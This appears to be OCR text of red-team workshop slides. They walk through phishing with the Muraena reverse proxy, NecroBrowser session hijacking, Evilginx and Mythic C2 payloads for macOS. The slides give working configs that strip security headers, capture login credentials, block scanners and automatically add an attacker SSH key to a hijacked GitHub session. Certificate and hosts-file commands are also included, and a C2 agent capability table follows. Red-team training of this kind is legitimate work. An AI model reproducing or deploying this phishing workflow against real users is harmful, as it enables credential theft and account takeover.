
* - A Work Factor is an estimate of the effort or time needed by a potential adversary, with specific expertise and resources, to overcome a protective measure.

Phishing tools to consider



- https://github.com/muraenateam/muraena
- https://github.com/kgretzky/evilginx2

Muraena + NecroBrowser workflow



Muraena config / Docs

- Documentation: https://muraena.phishing.click/
- Template config file: https://github.com/muraenateam/muraena/blob/master/config/config.toml

Before trying to tamper auth form, check if your target is properly loaded in a browser.

Muraena config /tricks: Origins

- External resources are loaded from a different domain, e.g: images from a bucket

  https://muraena.phishing.click/docs/origins

```
[origins]

externalOriginPrefix = "ext"

externalOrigins = [

    "*.external.com",

    "cdn.anotherexternal.com"

]
```

Muraena config /tricks: Transform

- Transformation rules are important to effectively altering the HTTP traffic between the victim and the legitimate site.
  https://muraena.phishing.click/docs/transform
- Transformation rules can help to be applied to the responses sent from the legitimate site to the phishing server.

```
[transformResponse]
    skipContentType = [ "font/*", "image/*" ]
    headers = [
        "Location",
        "WWW-Authenticate",
        "Origin",
        "Set-Cookie",
        "Access-Control-Allow-Origin",
    ]
    removeHeaders =
        "Content-Security-Policy",
        "Content-Security-Policy-Report-Only",
        "Strict-Transport-Security",
        "X-XSS-Protection",
        "X-Content-Type-Options",
        "X-Frame-Options",
        "Referrer-Policy",
        "X-Forwarded-For"
    ]
```

Muraena config /tricks: TLS

- Carefully set TLS with a wildcard certificate in order mimic/mask properly your target.

  https://muraena.phishing.click/docs/tls

```
[tls]

    enable = true

    expand = false

    certificate = "./cert/_wildcard.outofscope.gdn.pem"

    key = "./cert/_wildcard.outofscope.gdn-key.pem"

    root = "./cert/rootCA.pem"
```

Muraena config /tricks: tracking

- Monitoring user interactions and capturing sensitive information during a phishing campaign.

  https://muraena.phishing.click/modules/tracker

```
[tracking]

    enable = true

    trackRequestCookie = true

    [tracking.trace]

        # Tracking identifier

        identifier = "_Github_Profile"

        # Rule to generate and validate a tracking identifier

        validator = "[a-zA-Z0-9]{5}"

        # Tracking initial HTTP Header (empty is: If-Range)

        header = "If-Range"
```

```
[tracking.secrets]

        paths = ["/login", "/session"]

        [[tracking.secrets.patterns]]

        label = "Username"

        start = "&login="

        end = "&password="

        [[tracking.secrets.patterns]]

        label = "Password"

        start = "&password="

        end = "&web"
```

Muraena config /tricks: Watchdogs

- Prevent unsolicited traffic against your phishing site

  https://muraena.phishing.click/modules/watchdog (TODO)

```
# Syntax:

-   Match All [*] (Useful for creating a whitelist)

-   Match IP [e.g. 203.0.113.6 or 2001:db8::68]

-   Match IP Network [e.g.: 192.0.2.0/24 or ::1/128]

-   Match Hostname [e.g. crawl-66-249-66-1.googlebot.com]

-   Match Hostname RegExp [e.g.: ~ .*\.cox\.net]

-   Match Geofence [e.g.: @ 39.377297 -74.451082 (7km)]

-      Match User-Agent [e.g.: > AdsBot-Google-Mobile]

-      Match User-Agent RegExp [e.g.: >~ Google]
```

```
# RegExp

#   Regexes are case sensitive, but it is possible to set a
case-insensitive flag as the first item in the regex:

#   >~ (?i)google


# Example 1:

# Block everything, only allow access from localhost:

 *

 ! ::1        # Allow localhost IPv6

 ! 127.0.0.1  # Allow localhost IPv4
```

Let’s play together: mkcert install on your machine

| 💾 => mkcert --install || OR “mkcert --CAROOT” if it’s already installed

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

The local CA is already installed in the system trust store! 👍

The local CA is already installed in the Firefox and/or Chrome/Chromium trust store! 👍

Don’t forget to check, and add if it’s missing, your rootCA in your browser.

chrome://settings/certificates

brave://settings/certificates

FF: about:preferences#privacy => View Certificates…

Let’s play together: mkcert config on your machine

| 💾 => mkcert -install

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

| 💾 => mkcert "*.phish.me" phish.me

Using the local CA at "/home/snorky/.local/share/mkcert" ✨

Created a new certificate valid for the following names 📜

- "*.phish.me"

- "phish.me"

Reminder: X.509 wildcards only go one level deep, so this won't match a.b.phish.me ℹ️

The certificate is at "./_wildcard.phish.me+1.pem" and the key at "./_wildcard.phish.me+1-key.pem" ✅

Let’s play together: set resolver on you machine

Under root profile, replace 127.0.0.1 with your Muraena srv IP:

| 💾 => echo -e "#Muraena \n132.145.22.120 phish.me\n132.145.22.120 ext.phish.me\n132.145.22.120 ext1.phish.me\n132.145.22.120 ext2.phish.me\n132.145.22.120 ext3.phish.me\n132.145.22.120 ext4.phish.me\n132.145.22.120 ext5.phish.me\n132.145.22.120 ext6.phish.me\n132.145.22.120 ext7.phish.me\n132.145.22.120 ext8.phish.me\n132.145.22.120 extwild1.phish.me\n132.145.22.120 extwild2.phish.me\n132.145.22.120 extwild3.phish.me\n132.145.22.120 extwild4.phish.me\n132.145.22.120 extwild5.phish.me\n132.145.22.120 extwild6.phish.me\n132.145.22.120 extwild7.phish.me\n132.145.22.120 extwild8.phish.me\n" | sudo tee -a /etc/hosts

| 💾 => cat /etc/hosts

Let’s play together: Muraena on your phishing server

- Copy content of *_wildcard.phish.me+1.pem*, *_wildcard.phish.me+1-key.pem* and rootCA.pem files and store them on the server in /opt/muraena/config/cert/
- Edit /opt/muraena/config/config.toml and adapt your settings
  - proxy
  - tls
- Verify if your target web site is loaded properly
- Adapt [tracking] in your config file to grab credentials

Muraena config /tricks: necrobrowser

- Automate the post-exploitation phase of a phishing campaign.

  https://muraena.phishing.click/modules/necrobrowser

```
[necrobrowser]

    enable = true

    endpoint =
"https://rywa7fv6mc.execute-api.ap-southeast-1.amazonaws.co
m/dev/instrument/muraena"

    profile = "./config/github.necro"
```

```
[necrobrowser.urls]

authSession = ["/settings/profile"]

authSessionResponse = ["/users/settings"]

[necrobrowser.trigger]

type = "cookie"

values = ["logged_in"]

delay = 5
```

Necrobrowser / Pwnppeter

Rely on puppeteer and chromium:

To quickly understand how automation can work and build/troubleshoot your automation:

| 💾 => npm install --save puppeteer

| 💾 => npm install --save puppeteer-core

| 💾 => node target.js

Let’s practise together: Demo on sincon.pwnwith.me

1) Generate and configure a TLS certificate for your domain
    a) import your rootCA.pem in your navigator
2) You can find a muraena config template in /deps/Muraena/config.toml
    a) adapt your config file with your own domain
    b) set tracking
    c) grab credentials

Necrobrowser / Pwnppeter on sincon.pwnwith.me

Rely on puppeteer and chromium (brew install chromium):

To quickly understand how automation can work and build/troubleshoot your automation:

| 💾 => cd <path>/necrobrowser/puppeteer-troubleshooting/

| 💾 => npm i --save

| 💾 => vi sincon.js

| 💾 => node sincon.js

Let’s practise together / Demo

- our target: github.com
- muraena config: deps/muraena/github.toml
- necrobrowser config: deps/muraena/github.necro

Instead to use local instance of Necrobrowser, I use pwnppeter (aws-lambda): https://github.com/muraenateam/pwnppeteer

All config and deployment files can be find:

https://github.com/nbuzydeb/sincon24_modern_redteam/tree/main/deps/necrobrowser

Let’s practise together / Demo

muraena config: deps/muraena/github.toml

- edit the phishing domain
- edit tls section

necrobrowser config: deps/muraena/github.necro

- edit values of sshKeyTitle and sshKey


Evilginx

No time to explore all features in Evilginx

Demo time !

macOS post-exploitation

Mythic's microservice architecture




https://docs.mythic-c2.net/

Mythic agents and their capabilities


									MERLIN												
01. Version Information																					
Mythic Version	3.2	3.2	3.2	3.2	✗	✗	✗	3.2	✗	3.2.20-rc11	3.2	✗	✗	✗	✗	2.3	✗	3.2	3.2	✗	✗
Agent Version	0.1.4	2.2.5	2.0.2	2.0	✗	✗	✗	2.3.1	✗	2.0.36	0.1.9	✗	✗	✗	✗	✗	✗	0.0.1	✗	✗	✗
02. Operating Systems																					
FreeBSD	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Linux	✗	✗	✓	✓	✗	✗	✗	✓	✗	✓	✓	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗
OpenBSD	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Solaris	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
Windows	✗	✓	✓	✓	✗	✗	✗	✓	✗	✗	✓	✗	✗	✗	✗	✓	✗	✓	✓	✗	✗
macOS	✓	✗	✓	✓	✗	✗	✗	✓	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
03. Supported C2 Profiles																					
discord	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗
dynamichttp	✓	✗	✗	✓	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗

https://mythicmeta.github.io/overview/agent_matrix.html


Create an Apfell payload




Create an Apfell payload




Create an Apfell payload



